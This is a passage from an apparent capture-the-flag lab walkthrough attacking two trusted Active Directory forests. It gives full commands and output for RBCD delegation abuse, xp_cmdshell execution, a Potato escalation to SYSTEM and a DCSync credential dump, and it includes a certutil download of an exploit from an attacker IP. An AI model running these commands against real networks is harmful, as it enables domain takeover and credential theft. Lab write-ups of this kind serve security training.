Section 4: The Rally (RBCD, SQL, and DCSync)
The Other End of the Table
IT SERVICE ADMINS holds GenericWrite over three service accounts — SVC_LDAP, SVC_PRINT and SVC_SQL:

All three live in OU=Service Accounts, all three carry userAccountControl: 66048 — NORMAL_ACCOUNT | DONT_EXPIRE_PASSWORD — and none of them has DONT_REQ_PREAUTH set.
GenericWrite on a service account is a well-known and boring escalation: set userAccountControl to DONT_REQ_PREAUTH, roast the account, crack the hash. Except these three have long, random passwords, and svc_sql — the third one — is the account MSSQL Server runs as, which is the only one we actually need.
svc_sql is the service account MSSQL runs under, and it holds Execution Privileges for the SQL Admin Rights role on DC2:

SQL Admin Rights contains EXECUTE AS LOGIN = 'sa' — the BloodHound edge that points at the escalation path. But the ticket we use is not for svc_sql: RBCD on svc_sql lets Pong_gMSA$ request a ticket to its SPN, mssqlsvc/dc2.pong.htb, impersonating c.adam, a member of pong\Database Admins with sysadmin on this instance. svc_sql is the delegation target and the account xp_cmdshell runs as; c.adam is the principal whose login is privileged.
The Leash You Did Not Have to Buy
The usual way to exploit GenericWrite on svc_sql is to write userAccountControl, AS-REP roast, crack, then change the password. That is four steps, and step three depends on the password being weak.
There is a shorter way. Resource-Based Constrained Delegation lets a machine account request a service ticket on behalf of another user — S4U2Proxy — to a service it is authorised to delegate to. If Pong_gMSA$ is granted RBCD over svc_sql, then Pong_gMSA$ can impersonate any user to svc_sql.
The usual way to set that up is to create a new computer account to act as the delegating agent, then grant that account RBCD over the target. And normally that is fine — but nxc shows the domain quota is zero:
➜ env KRB5CCNAME=c.carlssen.ccache \
fake_time dc2.pong.htb \
nxc ldap dc2.pong.htb -d pong.htb \
    -u c.carlssen -k --use-kcache -M maq

MAQ    dc2.pong.htb   389   DC2   Getting the MachineAccountQuota
MAQ    dc2.pong.htb   389   DC2   MachineAccountQuota: 0
MAQ    dc2.pong.htb   389   DC2   Getting SeMachineAccountPrivilege
MAQ    dc2.pong.htb   389   DC2   [+] (GPO) "Default Domain Controllers Policy" [DN: OU=Domain Controllers,DC=pong,DC=htb] [Link order: 1]
MAQ    dc2.pong.htb   389   DC2                      - "Authenticated Users" (S-1-5-11)
A zero quota blocks a fresh machine account no matter who asks. The SeMachineAccountPrivilege we saw on c.roberts in Section 1 is a per-user right, not a way around the domain quota — and the maq output shows the same right is granted to every authenticated user here, including c.carlssen, so it does not help either. We do not need a new machine account. We already own one.
➜ fake_time dc2.pong.htb \
bloodyAD -d pong.htb --host dc2.pong.htb --dc-ip $target_dc2_ip \
    -u c.carlssen -k ccache=c.carlssen.ccache \
    add rbcd svc_sql 'Pong_gMSA$'

[!] No security descriptor has been returned, a new one will be created
[+] Pong_gMSA$ can now impersonate users on svc_sql via S4U2Proxy
[+] e.g. badS4U2proxy 'kerberos+ccache://pong.htb\c.carlssen:[email protected]/?serverip=192.168.2.2&dc=192.168.2.2' 'HOST/[email protected]' '[email protected]'
The gMSA we inherited from the trust in Section 2 — the one with a profile on DC1 — is now the delegation agent for svc_sql, a PONG service account, using a write that a PONG user held over it. The trust has been paying interest the whole time.
The delegating agent has to be a principal with a service principal name. c.carlssen is a plain user with no SPN, so S4U2Self either fails with KDC_ERR_S_PRINCIPAL_UNKNOWN or returns a non-forwardable ticket that breaks S4U2Proxy. Pong_gMSA$ is machine-class, so it can drive both legs cleanly. The SPN on the request also has to match the registered value exactly — the real one is mssqlsvc/dc2.pong.htb, not Impacket’s default MSSQLSvc/<host>:1433. Administrator cannot be the impersonated user either; that account is marked sensitive and the S4U2Self request is refused. A member of Database Admins such as c.adam is the right target.
Impersonating Into SQL
Who do we impersonate? BloodHound had the answer on DC2: c.adam is a member of DATABASE ADMINS.

Request a service ticket for mssqlsvc/dc2.pong.htb as c.adam, using the RBCD we just configured:
➜ env KRB5CCNAME='Pong_gMSA$.ccache' \
fake_time dc2.pong.htb \
getST.py -k -no-pass \
    -spn 'mssqlsvc/dc2.pong.htb' \
    -impersonate 'c.adam' \
    -dc-ip $target_dc2_ip \
    'pong.htb/Pong_gMSA$'

[*] Impersonating c.adam
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in c.adam@[email protected]
Note the shape of this ticket: it was issued by the KDC, not forged by us. RBCD does not let us mint anything — it lets us ask the KDC to mint something on our behalf, which is why it needs no key material and why it is not detectable the way a silver ticket is.
Take it to SQL:
➜ env KRB5CCNAME='c.adam@[email protected]' \
fake_time dc2.pong.htb \
mssqlclient.py -k -no-pass \
    'pong.htb/[email protected]' \
    -dc-ip $target_dc2_ip

...[snip]...
[*] ACK: Result: 1 - Microsoft SQL Server 2022 RTM (16.0.1000)
SQL (pong\C.Adam  dbo@master)>
Three questions before touching anything — who am I, how much do I have, and what is here:
SQL (pong\C.Adam  dbo@master)> SELECT SUSER_NAME()
pong\C.Adam

SQL (pong\C.Adam  dbo@master)> SELECT IS_SRVROLEMEMBER('sysadmin')
1

SQL (pong\C.Adam  dbo@master)> SELECT name FROM sys.databases
master
tempdb
model
msdb
SUSER_NAME() is the impersonated identity landing as a real SQL login — the S4U ticket worked. And the database list is only the four system databases — nothing to loot at the SQL layer, which is exactly why the pivot to the OS is the whole point of this step.
The login list shows how that identity got its power — pong\Database Admins is a Windows group with sysadmin = 1, and BloodHound already told us c.adam is a member of it:
SQL (pong\C.Adam  dbo@master)> enum_logins
name                                type_desc       is_disabled   sysadmin   ...
sa                                  SQL_LOGIN                 0          1
pong\Database Admins                WINDOWS_GROUP             0          1
NT SERVICE\MSSQLSERVER              WINDOWS_LOGIN             0          1
pong\Administrator                  WINDOWS_LOGIN             0          1
...[snip]...
IS_SRVROLEMEMBER('sysadmin') returning 1 is therefore not a personal grant to c.adam — he inherits it from Database Admins. That is why enable_xp_cmdshell will just work: sysadmin can flip advanced options with no further privilege.
enable_xp_cmdshell, and then find out who we actually are:
SQL (pong\C.Adam  dbo@master)> enable_xp_cmdshell
INFO(DC2): Line 196: Configuration option 'show advanced options' changed from 0 to 1. Run the RECONFIGURE statement to install.
INFO(DC2): Line 196: Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE statement to install.

SQL (pong\C.Adam  dbo@master)> EXEC xp_cmdshell 'whoami'
output
------------
pong\svc_sql
SeImpersonate, Again
c.adam was the identity on the ticket. svc_sql is the identity on the host. The difference between them is SeImpersonatePrivilege:
SQL (pong\C.Adam  dbo@master)> EXEC xp_cmdshell 'whoami /priv'
output
--------------------------------------------------------------------------------
NULL
PRIVILEGES INFORMATION
----------------------
NULL
Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeMachineAccountPrivilege     Add workstations to domain                Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
SeImpersonatePrivilege is the classic pivot: it lets a process impersonate the security token of a client that authenticates to it locally. On a domain controller, SYSTEM is the local administrator, and SYSTEM on a DC is worth a very great deal.
Windows Defender is also, helpfully, not running:
SQL (pong\C.Adam  dbo@master)> EXEC xp_cmdshell 'powershell Get-Service -Name WinDefend';

Status   Name               DisplayName
------   ----               -----------
Stopped  WinDefend          Microsoft Defender Antivirus Service
The Potato That Gave SYSTEM
The standard tool for turning SeImpersonatePrivilege into SYSTEM is a Potato — a family of tools that trick a privileged service into authenticating to a listener we control, then steal the token. We use CrystalPotato, the same DCOM OXID coercion we already used on Westbridge. That run makes the point here: with WinDefend stopped there was nothing to evade, so the evasion layer costs nothing. On a Defender-less box the choice of Potato is a detection profile, not a capability.
First, get the binary onto DC2. certutil is the usual way and it fails, because DC2 has egress restrictions:
PS> certutil -urlcache -f -split http://10.10.16.56/CrystalPotato.exe CrystalPotato.exe
****  Online  ****
CertUtil: -URLCache command FAILED: 0x80072ee2 (WinHttp: 12002 ERROR_WINHTTP_TIMEOUT)
CertUtil: The operation timed out
No egress. Fine — we have a WinRM session already, so we can push the file over it. It lands in C:\ProgramData, but svc_sql is the account that will run it — so grant Everyone read-and-execute first:
PS> icacls C:\ProgramData\CrystalPotato.exe /grant Everyone:RX
processed file: C:\ProgramData\CrystalPotato.exe
Successfully processed 1 files; Failed processing 0 files
Now trigger it from SQL. Adding c.carlssen to local Administrators beats a reverse shell here: DC2 blocks outbound callbacks anyway, and since we already hold a valid TGT for c.carlssen, making him a local admin lets us DCSync the domain straight from Linux — so CrystalPotato only needs to run one command as SYSTEM:
SQL (pong\C.Adam  dbo@master)> EXEC xp_cmdshell 'C:\ProgramData\CrystalPotato.exe -c "whoami"'
output
-------------------
nt authority\system
NULL

SQL (pong\C.Adam  dbo@master)> EXEC xp_cmdshell 'C:\ProgramData\CrystalPotato.exe -c "net localgroup administrators pong\c.carlssen /add"'
output
-----------------------------------
The command completed successfully.
NULL
NULL
NT AUTHORITY\SYSTEM. The Potato did its job.
And now c.carlssen is a local admin on the domain controller:
PS> net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
C.Carlssen
Domain Admins
Enterprise Admins
The command completed successfully.
On a domain controller, local Administrators is domain-admin-equivalent.
Everything R.Martinelli Knew
Local admin on a DC means one thing: DCSync. It means the machine will happily replicate the entire directory database to us, including the krbtgt hash and every Kerberos key.
➜ env KRB5CCNAME=c.carlssen.ccache \
fake_time dc2.pong.htb \
secretsdump.py \
    'pong.htb/[email protected]' -k -no-pass \
    -dc-ip $target_dc2_ip

[*] Target system bootKey: 0xdee71f7ea0e118519be7765b9db41a65
...[snip: local SAM hashes, cached logons, LSA secrets]...
[*] Kerberos keys grabbed
R.Martinelli:aes256-cts-hmac-sha1-96:61e48d17cfe9507a3095dfb84b218a4b803aa0984b123e432bc2a40fc5f7fe98
The dump also returns every local account on DC2 and the machine’s LSA secrets. None of it is needed here, so the transcript keeps the one key that moves the story.
R.Martinelli. RID 1124. That is the SID that was sitting in the very first BloodHound graph as an anonymous foreign principal with no name attached — S-1-5-21-2410575906-3092493790-2123333151-1124. The mystery user from Section 1 has a name now, and the name belongs to the PONG forest.
Remember what the first graph said about that user? A foreign principal from PONG.HTB reaching CA [email protected]. Here is that principal, in the flesh:

R.Martinelli is a member of CA [email protected] — a group in the other forest, holding write rights over PING’s certificate templates.
The rally has come full circle. We started on PING, crossed to PONG for the gMSA, came back to PING with a PONG credential to escape the JEA sandbox, crossed to PONG again to use svc_sql’s SeImpersonatePrivilege to reach SYSTEM, and what came out of the DCSync is a PONG principal that holds a key to PING’s certificate authority.
And here is the entire machine on one canvas — every hop of both chains, drawn by BloodHound before we took a single one of them:

[ PONG.HTB ]
   │
   ├─► [ A · C.Carlssen@PONG — MemberOf ➜ IT SERVICE ADMINS@PONG ]
   │     │
   │     └─► IT SERVICE ADMINS — GenericWrite ➜ SVC_SQL@PONG
   │           │
   │           └─► SVC_SQL — SQLAdmin ➜ DC2.PONG — DCSync ➜ PONG.HTB
   │
   └─► [ B · USERS@PONG — Contains ➜ R.Martinelli@PONG ]
         │
         └─► R.Martinelli — MemberOf ➜ CA Managers@PING
               │
               └─► CA Managers — ADCSESC4 ➜ PING.HTB
   ▼
[ PONG and PING, both reachable from one PONG seat ]
Two chains, two forests, one trust — and neither of them ever leaves the set of paths the directory already allowed. Chain A stays inside PONG and takes the forest apart from the inside. Chain B crosses the forest boundary through a group membership and takes the other forest’s certificate authority apart from the outside.
Every crossing was legal. Every crossing was the trust doing exactly what it was built to do.
Section 5: Match Point (One Bit on a Certificate Template)
The SID From the First Graph
Take the AES256 key for R.Martinelli and mint a TGT:
➜ fake_time dc2.pong.htb \
getTGT.py 'pong.htb/r.martinelli' \
    -aesKey 61e48d17cfe9507a3095dfb84b218a4b803aa0984b123e432bc2a40fc5f7fe98 \
    -dc-ip $target_dc2_ip
r.martinelli is a PONG user, and we are about to use him against PING. That needs a cross-realm ticket to a PING service, which the system libkrb5 will broker and a one-shot Impacket TGS request will not:
➜ env KRB5CCNAME='r.martinelli.ccache' \
fake_time dc1.ping.htb \
kvno ldap/dc1.ping.htb

ldap/[email protected]: kvno = 7
➜ klist r.martinelli.ccache
Ticket cache: FILE:r.martinelli.ccache
Default principal: [email protected]

Valid starting       Expires              Service principal
11/18/2026 02:20:49  11/18/2026 12:20:49  krbtgt/[email protected]
        renew until 11/19/2026 02:20:48
11/18/2026 02:21:13  11/18/2026 12:20:49  krbtgt/[email protected]
        renew until 11/19/2026 02:20:48
11/18/2026 02:21:14  11/18/2026 12:20:49  ldap/[email protected]
        renew until 11/19/2026 02:20:48
Two TGTs and a cross-realm service ticket. [email protected] now holds a service ticket issued by the PING KDC.
R.Martinelli’s Inheritance
